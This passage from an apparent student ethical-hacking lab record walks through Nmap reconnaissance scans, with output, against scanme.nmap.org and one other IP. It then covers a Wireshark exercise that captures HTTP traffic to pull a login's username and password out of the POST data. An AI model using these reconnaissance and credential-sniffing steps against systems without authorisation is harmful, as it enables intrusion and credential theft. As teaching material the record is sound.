Nmap done: 225 IP addresses (0 hosts up) scanned in 183.09 seconds
```

>>If you see anything unusual in this list, you can then run a DNS query on a specific host, by using:

Syntax: namp -sL<IP Address>

```
C:\Users\Durgesh Vishwakarma>nmap -sL 72.52.251.71
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:19 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Nmap done: 1 IP address (0 hosts up) scanned in 0.18 seconds
```

UDP Scan: - UDP services are mostly ignored during penetration tests, but fine penetration testers know that they often expose host essential information or can even be vulnerable, moreover used to compromise a host. This method demonstrates how to utilize Nmap to list all open UDP ports on a host.

syntax: nmap -sU<target>

```
C:\Users\Durgesh Vishwakarma>nmap -sU scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:40 India Standard Time
Stats: 0:07:54 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 45.64% done; ETC: 00:58 (0:09:25 remaining)
Packet Tracing disabled.
Stats: 0:10:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 60.30% done; ETC: 00:58 (0:07:00 remaining)
Packet Tracing disabled.
Stats: 0:13:14 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 74.33% done; ETC: 00:58 (0:04:34 remaining)
Packet Tracing disabled.
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).
Not shown: 997 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
123/udp  open          ntp
162/udp  open|filtered snmptrap

Nmap done: 1 IP address (1 host up) scanned in 1119.70 seconds
```

OS Detection Scan: - Apart from the open port enumeration Nmap is quite useful in OS fingerprinting. This scan is very helpful to the penetration tester in order to conclude possible security vulnerabilities and determine the available system calls to set the specific exploit payloads.

Syntax: nmap -O<target>

```
C:\Users\Durgesh Vishwakarma>nmap -O scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 01:00 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router|firewall
Running (JUST GUESSING): Linux 4.X|5.X|3.X|6.X|2.6.X (97%), MikroTik RouterOS 7.X (92%), IPFire 2.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6
.3 cpe:/o:linux:linux_kernel:3 cpe:/o:ipfire:ipfire:2.27 cpe:/o:linux:linux_kernel:6.1 cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 4.19 - 5.15 (97%), Linux 4.15 - 5.19 (95%), Linux 5.0 - 5.14 (93%), MikroTik RouterOS 7.2 -
 7.5 (Linux 5.6.3) (92%), Linux 4.15 (92%), Linux 5.4 (92%), Linux 3.2 - 4.14 (91%), IPFire 2.27 (Linux 5.15 - 6.1) (91%
), Linux 2.6.32 - 3.10 (90%), Linux 2.6.32 - 3.13 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 19 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.89 seconds
```

Version Scan: -When doing vulnerability assessments of your companies or clients, you really want to know which mail and DNS servers and versions are running. Having an accurate version number helps dramatically in determining which exploits a server is vulnerable to. Fingerprinting a service may also reveal additional information about a target, such as available modules and specific protocol information. Version scan is also categorized as Banner Grabbing in penetration testing.

syntax: nmap -sV<target>

```
C:\Users\Durgesh Vishwakarma>nmap -sV scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 01:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 37.45 seconds
```

Protocol Scan: - IP Protocol scan is very helpful for determining what communication protocols are being used by a host. This method shows how to use Nmap to compute all of the IP protocols, where sends a raw IP packet without any additional protocol header, to each protocol on the target machine. For the IP protocols TCP, ICMP, UDP, IGMP, and SCTP, Nmap will set valid header values but for the rest, an empty IP packet will be used.

syntax: nmap -sO<target>


```
C:\Users\Durgesh Vishwakarma>nmap -sO scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 01:04 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.31s latency).
Not shown: 254 open|filtered n/a protocols (no-response)
PROTOCOL STATE SERVICE
1        open  icmp
132      open  sctp

Nmap done: 1 IP address (1 host up) scanned in 21.58 seconds
```

Practical No: 7


Aim: Use WireShark sniffer to capture network traffic and analyze.

Step 1: Install and open WireShark .


Step 1: Install and open WireShark .




Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.




Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.






Step 5: Open a website in a new window and enter the user id and password. Register if needed.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.




Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.

